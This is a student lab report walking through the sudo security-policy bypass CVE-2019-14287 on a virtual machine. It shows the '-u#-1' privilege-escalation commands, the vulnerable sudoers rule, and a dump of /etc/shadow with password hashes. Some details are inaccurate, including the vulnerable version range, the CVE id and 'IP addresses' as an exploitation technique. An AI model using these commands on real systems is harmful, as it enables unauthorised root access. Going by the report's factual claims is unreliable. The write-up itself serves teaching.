IT19022666

Thinuri Dilkini
Thissera

Content

Introduction

On **October 14th, 2019**, a person called Mohin Paramasivam has exploited this sudo security bypass vulnerability to **sudo version 1.8.27** of the LINUX operating system. This vulnerability was detected by a person called Joe Vennix who works in Apple Information Security and he analyzed that bug in the LINUX operating system. This vulnerability effects a sudo versions prior to **version 1.8.28** which is quite recent, or it is exact version that has patched this issue. Then Common Vulnerabilities (CVE) id of the vulnerability is **14287**.

This sudo security bypass vulnerability is essence a security policy bypass vulnerability that allows users on a LINUX operating system to execute commands as root user. This is the essentially problem there. This is under the circumstance under which a user has sudo permission. However, is not allowed to execute certain commands as the root user. However, it for particular commands or cannot run it as the root user. This vulnerability can be exploited by executing commands as a particular as a guest user. It means that users have sudo permissions can executes commands as any or all users on the system. How this exploit is performed where specifying the root user ID. However, this case non specifying the root user ID which is always zero we are specifying negative one which as you know is invalid and this is where the problem with sudo is right.

Brief description of the Vulnerability

The security policy bypass vulnerability that allows users on a Linux system to execute commands as root, while the user permissions in the sudoers file explicitly prevents these commands from being run as root.

It can be executed by a user that has ALL permissions in the run as specification. Which means they can execute commands as any or all users on the system.

This consequently allows users to run commands and tools as root by specifying the user id (**UID**) as -1 or the unsigned equivalent of -1: 4294967295

sudo -u#-1 /usr/bin/id or the unsigned equivalent of -1 **sudo -u#4294967295 /usr/bin/id**

Details of the Vulnerability

Exploit Title:

sudo 1.8.27 Security bypass

Released date:

14th October 2019

Common Vulnerabilities of Exposures Id:

CVE-2019-14287

Exploit Author:

Mohin Paramasivam (https://www.exploit-db.com/exploits/47502)

Original Author:

Joe Vennix from Apple Information security found and analyzed the bug. Tested on LINUX

Fixed:

The bug is fixed in sudo 1.8.28

Exploitation techniques for CVE 2019-14287

We can exploit this vulnerability by using several techniques.

- We can use the IP addresses of the machine.
- We can use the user ID of the user.

What is the damage that it can cause

Sudo is one of the most powerful and commonly used utilities installed on almost every UNIX and Linux-based operating system.


Using that security bypass vulnerability anyone can add whatever the file or code to the root user. Then untheorized user run that code or program his/her system will automatically hacked. They will lose their data and information. Sometime the system will corrupt data will lost.

Anyone can access the root without any permission that was the thread in this vulnerability.

Screen shots of all the command

sudo –version

sudo –version | grep version



This is how to check the sudo version in LINUX operating system. Here I have used **sudo version 1.8.16**. This bug has been fixed in **sudo version 1.8.28**, if not this vulnerability. That is why I was able to use this sudo version and do the exploitation.

Sudo means:

Sudo is a command that allows to run scripts or programs that require administrative privillegers. It is stands for **supper user do.**

This will depend on user permissions in regard to commands specified within the sudoers file.

Requirements:

- The user requires sudo privileges that allow running of commands with user ID's – We will be setting this up in the sudoers file
- sudo version <= 1.8.28

1. Create user on system.
2. Modify the sudoers file with visudo.
3. Provide the user with sudo privileges and specify the commands that can be run.

sudo useradd nameoftheuser -m -s /bin/bash -g users

sudo passwd nameoftheuser

```
thinuri@thinuri-VirtualBox:~$ sudo useradd test -m -s /bin/bash -g users
thinuri@thinuri-VirtualBox:~$ sudo passwd test
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
thinuri@thinuri-VirtualBox:~$
```


sudo cat /etc/passwd

```
thinuri@thinuri-VirtualBox:~$ sudo cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
```

```
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
thinuri:x:1000:1000:thinuri,,,:/home/thinuri:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
sshd:x:121:65534::/var/run/sshd:/usr/sbin/nologin
test:x:1001:100::/home/test:/bin/bash
thinuri@thinuri-VirtualBox:~$
```

Each user account has a username, unique id number (UID), group id number (GID), home directory, and the default shell to be used when the user logs in to the system. All user account related information is stored in the passwd file, located in **/etc/passwd.** Passwords in the passwd file are encrypted and are therefore represented by an **'X'.**

Example:




The first user in the **passwd** file is the root account. The root account always has a **UID** of 0. System accounts have a UID of less than 1000 while user accounts have UID >= 1000.

sudo cat /etc/shadow

```
thinuri@thinuri-VirtualBox:~$ sudo cat /etc/shadow
root:$6$TW8DZF9QSWx9ST63nOoDzgoY2t4oA/GdJsqtyjC8BCgC4BjNwal72zy7vBALlz91oZLEnKxt81r1IVa3Cqo8JLv85s0ypr/:18390:0:99999:7:::
daemon:*:17953:0:99999:7:::
bin:*:17953:0:99999:7:::
sys:*:17953:0:99999:7:::
sync:*:17953:0:99999:7:::
games:*:17953:0:99999:7:::
man:*:17953:0:99999:7:::
lp:*:17953:0:99999:7:::
mail:*:17953:0:99999:7:::
news:*:17953:0:99999:7:::
uucp:*:17953:0:99999:7:::
proxy:*:17953:0:99999:7:::
www-data:*:17953:0:99999:7:::
backup:*:17953:0:99999:7:::
list:*:17953:0:99999:7:::
irc:*:17953:0:99999:7:::
```

```
pulse:*:17954:0:99999:7:::
rtkit:*:17954:0:99999:7:::
saned:*:17954:0:99999:7:::
usbmux:*:17954:0:99999:7:::
thinuri:$6$4rArtaII$2Mev6yOOPLQcMjcJlTvtNz/DkwCzaJHmrrE.OMln7/YtgRhz7.i5JD/aK3LyiE.nXi1x33yyI4S/CmUttO/rC0:18390:0:99999:7:::
vboxadd:!:18390::::::
sshd:*:18390:0:99999:7:::
test:$6$pfY82NwY$kE.Na4fJaGvwi9y2L14/Ayao8sp9DXKsMnFomknHlV3JGMkfAFEUKooZELn1iIzxBZMHcOf2nGWA/5Xy0feEp/:18392:0:99999:7:::
thinuri@thinuri-VirtualBox:~$
```

The encrypted passwords for accounts are stored in the shadow file, located in **/etc/shadow**. The shadow file can only be accessed by the root user.



Sudo visudo

```
thinuri@thinuri-VirtualBox:~$ sudo visudo
thinuri@thinuri-VirtualBox:~$
```

```
# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL
```

The sudoers file contains all the permissions for users and groups on a Linux system. it is found in **/etc/sudoers**. The sudoers file can be accessed and modified securely by using visudo. **visudo** is a tool that allows you to access and make changes to the sudoers file securely, it does this by ensuring that only one user is editing the sudoers file and by checking for logical errors. We will use **visudo** to demonstrate the exploit.

There are three ways to get privillegers as root user. They are:

Nameoftheuser ALL=(ALL, !root) ALL

Nameoftheuser NOROOT ALL=ALL, !root

Nameoftheuser ALL=(NOROOT) /bin/nano

In my project I used “test ALL=(ALL, !root) ALL” command to get all privillegers except the root access. You can also specify a command alias in here.

Username: test

Host: ALL

Run as (user): ALL, !root

Run as(group): ALL, !root

Tag: NOPASSWD


Command to execute: ALL

So basically here test is defined to execute ALL command as ALL (User, Group) other than root (User, Group) and "ALL, !root" is misconfiguration and causes the security loopholes because the user demo is restricted to perform the task as root but not as admin. As a result, it can run a command as administrator (user "root").

In other words, this fault gives the privilege of a local user (attacker) accessing the root shell as demonstrated. Assume the attack has the host machine shell as a local user and he found above-mentioned sudo rights then the attacker can easily escalate the root privilege by using privilege user's id.


Example: -u#-1

su nameoftheuser



This command is use access to the users in this operating system. Su sanded for supper user.


sudo -u#-1 vi /root/nameofthetextfile.extention



This is how text file created without accessing the root user. This is the exploitation. This is the sudo bypass vulnerability found in the LINUX operating system. This vulnerability allows the user to root and insert any malicious programs. In sudo version 1.8.28 this vulnerability was fixed.

su root

ls -alps



Su root command is use access to the root user. Then ls -alps command is used to check all the details about the operating system. Then I can open this text file using **'cat filename. extention_of_the_file'.** According to my project it is **'cat hacker.txt'.** Then you can see the file content.

That is how do this sudo security bypass vulnerability (CVE-2019-14287) exploit to LINUX operating system. This vulnerability fixed in sudo version 1.8.28.

Conclusion

The goal of this project is to find a bug or vulnerability in the LINUX operating system and exploit it. I used this project to explore sudo security bypass vulnerability. While working on the project, I gained many different experiences. There were several conclusions. They are,

- Due to this vulnerability, it is a threat to LINUX, UNIX operating system. You can use the vulnerability to damage the root user's sensitive data or files.
- I was able to learn how to exploit vulnerability.
- Having vulnerability can help you understand the vulnerabilities in the system.
- Exploration can be experienced in how to properly resolve problems.

References

[1] 2. T. C. M. <Todd.Miller@sudo.ws>, "SUDO," 2020. [Online]. Available: https://www.sudo.ws/alerts/minus_1_uid.html.

[2] Alexis, "HACKERSPLOIT," 06 october 2019. [Online]. Available: https://hsploit.com/sudo-security-bypass-vulnerability-cve-2019-14287/.

[3] R. chandle, Privilage escalation, 25 November 2019. [Online]. Available: https://www.hackingarticles.in/sudo-security-policy-bypass-vulnerability-cve-2019-14287/.

[4] "exploi-database," exploit database, 15 october 2019. [Online]. Available: https://www.exploit-db.com/exploits/47502.

[5] M. Katchinskiy, "aqua blog," aqua, 17 october 2019. [Online]. Available: https://blog.aquasec.com/cve-2019-14287-sudo-linux-vulnerability.

[6] https://www.youtube.com/watch?v=VTY_fsY0m0c&feature=youtu.be

[7] https://www.youtube.com/watch?v=-76ExmKBPfY&feature=youtu.be

[8] https://www.youtube.com/watch?v=YCXnFEz_Qq8&t=280s

[9] https://www.youtube.com/watch?v=qL8B4n4EDXQ&t=4s

[10] https://www.youtube.com/watch?v=FeN_7rs5_NA&t=65s

[11] https://www.youtube.com/watch?v=bidDOjoR0ww&t=1s